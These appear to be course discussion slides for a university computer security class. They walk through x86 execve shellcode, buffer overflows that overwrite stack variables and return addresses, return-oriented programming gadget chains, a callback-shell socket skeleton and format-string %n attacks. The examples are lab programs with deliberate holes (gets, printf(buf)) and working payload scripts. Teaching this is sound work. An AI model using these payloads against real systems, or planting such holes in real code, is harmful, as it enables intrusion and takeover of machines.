MP1

CS461 / ECE422 – UIUC Spring 2018

By: Kaishen Wang

Outline

-System Calls

-Buffer overflow

-Return-oriented programming

-A bit on callback shell

-Format String Attack

1.1.5 Introduction to Linux function calls (4 points)

Your goal for this practice is to invoke a system call through `int 0x80` to open up a shell.

Tips:

1. Use the system call `sys_execve` with the correct arguments.
2. The funtion signature of `sys_execve` in C:
   `int execve(const char *filename, char *const argv[],char *const envp[]);`
3. Instead of passing the arguments through the stack, arguments should be put into registers for system calls.
4. The system call number should be placed in register `eax`.
5. The arguments for system calls should be placed in `ebx`, `ecx`, `edx`, `esi`, `edi`, and `ebp` in order
6. To start a shell, the first argument (filename) should be a string that contains something like /bin/sh.
7. Reading Linux man pages may help.
8. Some arguments may need to be terminated with a null character/pointer.

What to submit Submit your x86 assembly code in `1.1.5.S`.

Shellcode TODO list

```
0xbffffda0: "/bin/sh\x00"
0xbffffda8: "\xa0\xfd\xff\xbf\x00\x00\x00\x00"
```

11(0xb)

```
%eax = 13   (sys_execve)
%ebx = 0xbffffda0          # "/bin/sh"
%ecx = 0xbffffda8          # argv
%edx = 0x00                # NULL
int 0x80
```

Prototype shellcode

```
mov     $0xb,%eax              #sys_execve
mov     $0xbffffba0,%ebx       #addr of some mem
lea     8(%ebx),%ecx           #ecx=ebx+12(argv)
                                          +8
xorl    %edx,%edx              #edx=NULL
movl    $0x6e69622f,(%ebx)     #"/bin"
movl    $0x68732f,4(%ebx)      #"/sh\x00"
mov     %ebx,(%ecx)            #argv[0]="/bin/sh"
mov     %edx,4(%ecx)           #argv[1]=NULL
int     $0x80                  #sys_execve()
```

(assume 0xbffffba0 is on the stack for now and is readable/writeable)

Buffer Overflow

Modify stack

-Change variables

-Change return addresses

Exercise - Overwriting Variable(s)


```c
#include <stdio.h>


void main()
{
    char type[32];
    char name[32];

    strcpy(type, "fire type pokemon");

    gets(name);

    printf("This %s is a %s.\n", name, type);
}
```


Exercise

```
ubuntu@ubuntu:~/Desktop/cp2_discussion_programs$ ./demo
charizard
This charizard is a fire type pokemon.
ubuntu@ubuntu:~/Desktop/cp2_discussion_programs$
```

```
ubuntu@ubuntu:~/Desktop/cp2_discussion_programs$ ./demo
slice of pizza
This slice of pizza is a fire type pokemon.
ubuntu@ubuntu:~/Desktop/cp2_discussion_programs$
```


```
(gdb) disas main
Dump of assembler code for function main:
   0x08048ee0 <+0>:     push   %ebp
   0x08048ee1 <+1>:     mov    %esp,%ebp
   0x08048ee3 <+3>:     and    $0xfffffff0,%esp
   0x08048ee6 <+6>:     sub    $0x50,%esp
   0x08048ee9 <+9>:     lea    0x30(%esp),%eax
   0x08048eed <+13>:    movl   $0x65726966,(%eax)
   0x08048ef3 <+19>:    movl   $0x70797420,0x4(%eax)
   0x08048efa <+26>:    movl   $0x6f702065,0x8(%eax)
   0x08048f01 <+33>:    movl   $0x6f6d656b,0xc(%eax)
   0x08048f08 <+40>:    movw   $0x6e,0x10(%eax)
   0x08048f0e <+46>:    lea    0x10(%esp),%eax
   0x08048f12 <+50>:    mov    %eax,(%esp)
   0x08048f15 <+53>:    call   0x80499e0 <gets>
   0x08048f1a <+58>:    mov    $0x80c5a08,%eax
   0x08048f1f <+63>:    lea    0x30(%esp),%edx
   0x08048f23 <+67>:    mov    %edx,0x8(%esp)
   0x08048f27 <+71>:    lea    0x10(%esp),%edx
   0x08048f2b <+75>:    mov    %edx,0x4(%esp)
   0x08048f2f <+79>:    mov    %eax,(%esp)
   0x08048f32 <+82>:    call   0x80499b0 <printf>
   0x08048f37 <+87>:    leave
   0x08048f38 <+88>:    ret
---Type <return> to continue, or q <return> to quit---
End of assembler dump.
(gdb)
```





Difference = 0x20 = 32 bytes

```
print "MP1" + "\x00"*(32-3) + "musical instrument digimon"
```




```
ubuntu@ubuntu:~/Desktop/mp1/cp2_discussion_programs$ python demo.py | ./demo
This MP1 is a musical instrument digimon.
```

Exercise - Overwriting Return Address

```c
#include <stdio.h>

void secret()
{
    //tells a secret
    printf("I like donuts\n");
}

void main()
{
    char type[32];
    char name[32];

    strcpy(type, "fire type pokemon");

    gets(name);

    printf("That is not a pokemon\n");
}
```

```
   0x08048ef4 <+0>:     push   %ebp
   0x08048ef5 <+1>:     mov    %esp,%ebp
   0x08048ef7 <+3>:     and    $0xfffffff0,%esp
   0x08048efa <+6>:     sub    $0x50,%esp
   0x08048efd <+9>:     lea    0x30(%esp),%eax
   0x08048f01 <+13>:    movl   $0x65726966,(%eax)
   0x08048f07 <+19>:    movl   $0x70797420,0x4(%eax)
   0x08048f0e <+26>:    movl   $0x6f702065,0x8(%eax)
   0x08048f15 <+33>:    movl   $0x6f6d656b,0xc(%eax)
   0x08048f1c <+40>:    movw   $0x6e,0x10(%eax)
   0x08048f22 <+46>:    lea    0x10(%esp),%eax
   0x08048f26 <+50>:    mov    %eax,(%esp)
   0x08048f29 <+53>:    call   0x80499b0 <gets>
   0x08048f2e <+58>:    movl   $0x80c5b76,(%esp)
   0x08048f35 <+65>:    call   0x8049b50 <puts>
   0x08048f3a <+70>:    leave
   0x08048f3b <+71>:    ret
End of assembler dump.
(gdb)
```

```
(gdb) b *0x8048f29
Breakpoint 1 at 0x8048f29
(gdb) r
Starting program: /home/ubuntu/Desktop/cp2_discussio

Breakpoint 1, 0x08048f29 in main ()
(gdb) info reg
eax            0xbffff2e0       -1073745184
ecx            0x1      1
edx            0xbffff3b4       -1073744972
ebx            0x0      0
esp            0xbffff2d0       0xbffff2d0
ebp            0xbffff328       0xbffff328
esi            0x0      0
edi            0x8049650        134518352
eip            0x8048f29        0x8048f29 <main+53>
eflags         0x200282 [ SF IF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb)
```

```
(gdb) disas secret
Dump of assembler code for function secret:
   0x08048ee0 <+0>:     push   %ebp
   0x08048ee1 <+1>:     mov    %esp,%ebp
   0x08048ee3 <+3>:     sub    $0x18,%esp
   0x08048ee6 <+6>:     movl   $0x80c5b68,(%esp)
   0x08048eed <+13>:    call   0x8049b50 <puts>
   0x08048ef2 <+18>:    leave
   0x08048ef3 <+19>:    ret
End of ass
(gdb)
```

```python
from struct import pack

name = 0xbffff2e0
ebp = 0xbffff328
secret = 0x08048ee0

print "\x00"*(ebp-name+4) + pack('<I',secret)
```

```python
from struct import pack

name = 0xbffff2e0
ebp = 0xbffff328
malicious_code = something super malicious

print malicious_code + "\x00"*(ebp-name+4-len(malicious_code)) + pack('<I',name)
```

```
ubuntu@ubuntu:~/Desktop/cp2_discussion_programs$ python demo.py | ./demo
That is not a pokemon
I like donuts
```

Return-oriented Programming

-Data Execution Prevention(DEP)

```
from struct import pack

name = 0xbffff2e0
ebp = 0xbffff328
malicious_code = something super malicious

print malicious_code + "\x00"*(ebp-name+4-len(malicious_code)) + pack('<I',name)
```

Objdump

objdump -d ./program > program.txt

```
Disassembly of section .init:

080481c0 <_init>:
 80481c0:       53                      push   %ebx
 80481c1:       83 ec 08                sub    $0x8,%esp
 80481c4:       e8 00 00 00 00          call   80481c9 <_init+0x9>
 80481c9:       5b                      pop    %ebx
 80481ca:       81 c3 2b 6e 0a 00       add    $0xa6e2b,%ebx
 80481d0:       8b 83 fc ff ff ff       mov    -0x4(%ebx),%eax
 80481d6:       85 c0                   test   %eax,%eax
 80481d8:       74 05                   je     80481df <_init+0x1f>
 80481da:       e8 21 7e fb f7          call   0 <__libc_tsd_LOCALE>
 80481df:       e8 bc 0c 00 00          call   8048ea0 <frame_dummy>
 80481e4:       e8 67 cd 07 00          call   80c4f50 <__do_global_ctors_aux>
 80481e9:       83 c4 08                add    $0x8,%esp
 80481ec:       5b                      pop    %ebx
 80481ed:       c3                      ret

Disassembly of section .plt:

080481f0 <.plt>:
 80481f0:       ff 25 00 f0 0e 08       jmp    *0x80ef000
```

1.2.9 Return-oriented Programming

```
Disassembly of section .init:

080481c0 <_init>:
 80481c0:       53                      push   %ebx
 80481c1:       83 ec 08                sub    $0x8,%esp
 80481c4:       e8 00 00 00 00          call   80481c9 <_init+0x9>
 80481c9:       5b                      pop    %ebx
 80481ca:       81 c3 2b 6e 0a 00       add    $0xa6e2b,%ebx
 80481d0:       8b 83 fc ff ff ff       mov    -0x4(%ebx),%eax
 80481d6:       85 c0                   test   %eax,%eax
 80481d8:       74 05                   je     80481df <_init+0x1f>
 80481da:       e8 21 7e fb f7          call   0 <__libc_tsd_LOCALE>
 80481df:       e8 bc 0c 00 00          call   8048ea0 <frame_dummy>
 80481e4:       e8 67 cd 07 00          call   80c4f50 <__do_global_ctors_aux>
 80481e9:       83 c4 08                add    $0x8,%esp
 80481ec:       5b                      pop    %ebx
 80481ed:       c3                      ret

Disassembly of section .plt:

080481f0 <.plt>:
 80481f0:       ff 25 00 f0 0e 08       jmp    *0x80ef000
```

Original Return Address

0x80481ec
value for ebx
Next Gadget

Example

```
8057360:        5a                      pop    %edx
8057361:        59                      pop    %ecx
8057362:        5b                      pop    %ebx
8057363:        c3                      ret
```

```
8055060:        8b 01                   mov    (%ecx),%eax
8055062:        89 02                   mov    %eax,(%edx)
8055064:        89 d0                   mov    %edx,%eax
8055066:        c3                      ret
```

Original Return Address

0x8057360
0xdeadbeef(edx)
0xbfff3230(ecx)
0x12341234(ebx)
0x8055060
Next Gadget

1.2.10 Callback Shell

plus redirect stdin/stdout/stderr to socket descriptor

```
int sockfd;
struct sockaddr_in addr;

addr.sin_family = AF_INET;
addr.sin_addr.s_addr =
     inet_addr(SERV_HOST_ADDR);
addr.sin_port = htons(SERV_TCP_PORT);

sockfd = socket(AF_INET, SOCK_STREAM, 0);
connect(sockfd, (struct sockaddr *) &addr,
     sizeof(serv_addr));
do_stuff(stdin, sockfd);
```

1.2.11 Format String Attack (Med but at the end!)

```c
#include <stdio.h>
#include <string.h>

void vulnerable(char *arg)
{
        char buf[2048];

        strncpy(buf, arg, sizeof(buf));

        printf(buf);

}

int _main(int argc, char **argv)
{
        if (argc != 2) {
                fprintf(stderr, "Error: need a command-line argument\n");
                return 1;
        }
        vulnerable(argv[1]);
        return 0;
}
```

1.2.11 Format String Attack (Med but at the end!)

%n writes # of characters printed to memory

```
print "ABCD%4$n"          Segmentation fault
```

Print at least n characters:

```
print "ABCD%8x"   ABCDbffff572

print "ABCD%10x"  ABCD  bffff571
```

1.2.11 Format String Attack (Med but at the end!)

Goal: overwrite return address to point to buf that contains shellcode

Proto-answer: print malicious_code + padding + ADDR1 + ADDR2 + “%00000x%04$hn%00000x%05$hn”

```
print "ABCD%10hx" ABCD       f570
```

e.g. malicious_code at 0xbfff1234

1. print total of 1234 characters first, write to return address
2. print total of bfff characters, write to return address+#
   (think about what the offset is, remember endianness for byte order)

Reading Materials:

ROP:

https://cseweb.ucsd.edu/~hovav/dist/geometry.pdf

Format String Attack:

http://codearcana.com/posts/2013/05/02/introduction-to-format-string-exploits.html